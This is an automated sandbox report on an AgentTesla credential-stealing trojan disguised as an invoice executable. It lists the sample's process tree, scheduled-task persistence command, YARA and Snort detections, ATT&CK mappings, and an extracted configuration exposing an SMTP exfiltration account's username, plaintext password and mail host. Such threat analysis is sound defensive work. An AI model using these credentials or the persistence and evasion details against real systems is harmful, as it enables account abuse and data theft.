ID: 680571
Sample Name: INVOICE OUTSTANDING.exe
Cookbook: default.jbs
Time: 20:18:10
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents

Copyright Joe Security LLC 2022

Copyright Joe Security LLC 2022


Windows Analysis Report

INVOICE OUTSTANDING.exe

Overview

General Information

Sample Name:	INVOICE OUTSTANDING.exe
Analysis ID:	680571
MD5:	0fa9d94d639323..
SHA1:	3c0ae56ab072f6..
SHA256:	65ea111f533e12..
Tags:	agenttesla exe
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…

Classification



Process Tree

- **System is w10x64**
- INVOICE OUTSTANDING.exe (PID: 5128 cmdline: "C:\Users\user\Desktop\INVOICE OUTSTANDING.exe" MD5: 0FA9D94D6393235F67A17B220902DBFA)
  - BackgroundTransferHost.exe (PID: 5816 cmdline: "BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1 MD5: 02BA81746B929ECC9DB6665589B68335)
  - schtasks.exe (PID: 5816 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ahgeNfsrA" /XML "C:\Users\user\AppData\Local\Temp\tmp69D2.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 1428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 5364 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- kECjS.exe (PID: 5912 cmdline: "C:\Users\user\AppData\Roaming\kECjS\kECjS.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 3168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- kECjS.exe (PID: 2756 cmdline: "C:\Users\user\AppData\Roaming\kECjS\kECjS.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "import@oceanskylogistics.in",
  "Password": "OcE@n@123$",
  "Host": "mail.oceanskylogistics.in"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x97da1:$a13: get_DnsResolver • 0xcbbc1:$a13: get_DnsResolver • 0x965eb:$a20: get_LastAccessed • 0xca40b:$a20: get_LastAccessed • 0x98734:$a27: set_InternalServerPort • 0xcc554:$a27: set_InternalServerPort • 0x98a51:$a30: set_GuidMasterKey • 0xcc871:$a30: set_GuidMasterKey • 0x966f2:$a33: get_Clipboard • 0xca512:$a33: get_Clipboard • 0x96700:$a34: get_Keyboard • 0xca520:$a34: get_Keyboard • 0x979a7:$a35: get_ShiftKeyDown • 0xcb7c7:$a35: get_ShiftKeyDown • 0x979b8:$a36: get_AltKeyDown • 0xcb7d8:$a36: get_AltKeyDown • 0x9670d:$a37: get_Password • 0xca52d:$a37: get_Password • 0x9717d:$a38: get_PasswordHash • 0xcaf9d:$a38: get_PasswordHash • 0x981ac:$a39: get_DefaultCredentials
00000000.00000002.343081991.00000000046AD000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_e577e17e	unknown	unknown	• 0x70445:$a: 20 4D 27 00 00 33 DB 19 0B 00 07 17 FE 01 2C 02 18 0B 00 07 • 0xa4265:$a: 20 4D 27 00 00 33 DB 19 0B 00 07 17 FE 01 2C 02 18 0B 00 07
0000000E.00000000.319592241.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 12 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
14.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.RegSvcs.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x324f0:$s10: logins • 0x31f4c:$s11: credential • 0x2e54a:$g1: get_Clipboard • 0x2e558:$g2: get_Keyboard • 0x2e565:$g3: get_Password • 0x2f7ef:$g4: get_CtrlKeyDown • 0x2f7ff:$g5: get_ShiftKeyDown • 0x2f810:$g6: get_AltKeyDown
14.0.RegSvcs.exe.400000.0.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2fbf9:$a13: get_DnsResolver • 0x2e443:$a20: get_LastAccessed • 0x3058c:$a27: set_InternalServerPort • 0x308a9:$a30: set_GuidMasterKey • 0x2e54a:$a33: get_Clipboard • 0x2e558:$a34: get_Keyboard • 0x2f7ff:$a35: get_ShiftKeyDown • 0x2f810:$a36: get_AltKeyDown • 0x2e565:$a37: get_Password • 0x2efd5:$a38: get_PasswordHash • 0x30004:$a39: get_DefaultCredentials
14.0.RegSvcs.exe.400000.0.unpack	Windows_Trojan_AgentTesla_e577e17e	unknown	unknown	• 0x829d:$a: 20 4D 27 00 00 33 DB 19 0B 00 07 17 FE 01 2C 02 18 0B 00 07
Click to see the 10 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 43.255.154.57	
Timestamp:	192.168.2.343.255.154.57497635872839723 08/08/22-20:20:11.732977
SID:	2839723
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 43.255.154.57	
Timestamp:	192.168.2.343.255.154.57497635872851779 08/08/22-20:20:11.733160
SID:	2851779
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 43.255.154.57	
Timestamp:	192.168.2.343.255.154.57497635872840032 08/08/22-20:20:11.733160
SID:	2840032
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 43.255.154.57	
Timestamp:	192.168.2.343.255.154.57497635872030171 08/08/22-20:20:11.732977
SID:	2030171
Source Port:	49763
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic

Spam, unwanted Advertisements and Ransom Demands

- Modifies the hosts file

System Summary

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Copyright Joe Security LLC 2022

.NET source code contains very large array initializations

.NET source code contains very large strings

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Modifies the hosts file

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected AgentTesla


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	2 1 1 Process Injection	1 File and Directory Permissions Modification	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 Disable or Modify Tools	1 Credentials in Registry	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	Security Account Manager	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction

Behavior Graph


Copyright Joe Security LLC 2022



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INVOICE OUTSTANDING.exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
INVOICE OUTSTANDING.exe	100%	Avira	HEUR/AGEN.1235476	
INVOICE OUTSTANDING.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ahgeNfsrA.exe	100%	Avira	HEUR/AGEN.1235476	
C:\Users\user\AppData\Roaming\ahgeNfsrA.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ahgeNfsrA.exe	38%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\kECjS\kECjS.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\kECjS\kECjS.exe	0%	ReversingLabs		

Unpacked PE Files

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
0.0.INVOICE OUTSTANDING.exe.a30000.0.unpack	100%	Avira	HEUR/AGEN.1235476		Download File
14.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.oceanskylogistics.in	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fontbureau.com.C	0%	Avira URL Cloud	safe	
http://www.monotype.K	0%	Avira URL Cloud	safe	
http://wITvjB.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fontbureau.comalicCC	0%	Avira URL Cloud	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl	0%	URL Reputation	safe	
http://www.fontbureau.comaCC	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cnl-s	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://Vvf6edm0NHgn8Mct.com	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comueed	0%	URL Reputation	safe	
http://www.fontbureau.comalsd	0%	URL Reputation	safe	
http://www.founder.com.cn/cnr-f	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comcom/pC	0%	Avira URL Cloud	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.fonts.comn-u	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cr%X	0%	Avira URL Cloud	safe	
http://www.tiro.comlic	0%	URL Reputation	safe	
http://www.sandoll.co.kre	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.microft.c	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.sajatypeworks.comdif	0%	Avira URL Cloud	safe	
http://mail.oceanskylogistics.in	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
http://www.carterandcone.comand	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.oceanskylogistics.in	43.255.154.57	true	true	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com.C	INVOICE OUTSTANDING.exe, 00000000.00000003.269917714.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.monotype.K	INVOICE OUTSTANDING.exe, 00000000.00000003.274775393.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.274864897.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://wITvjB.com	RegSvcs.exe, 0000000E.00000002.537876981.0000000003511000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258837182.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258983594.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258921299.0000000005DAB000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comessed	INVOICE OUTSTANDING.exe, 00000000.00000003.267953980.0000000005D99000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	INVOICE OUTSTANDING.exe, 00000000.00000003.264428534.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.263804833.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.264182537.0000000005D9D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	INVOICE OUTSTANDING.exe, 00000000.00000003.258362405.0000000005DB3000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.257901573.0000000005DB3000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.257875244.0000000005DB2000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.258530065.0000000005DB3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	INVOICE OUTSTANDING.exe, 00000000.00000003.274775393.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.273884816.0000005D99000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.274864897.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.274960497.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp, INVOICE OUTSTANDING.exe, 00000000.00000003.275003587.0000000005D9A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	INVOICE OUTSTANDING.exe, 00000000.00000002.347925110.0000000007052000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
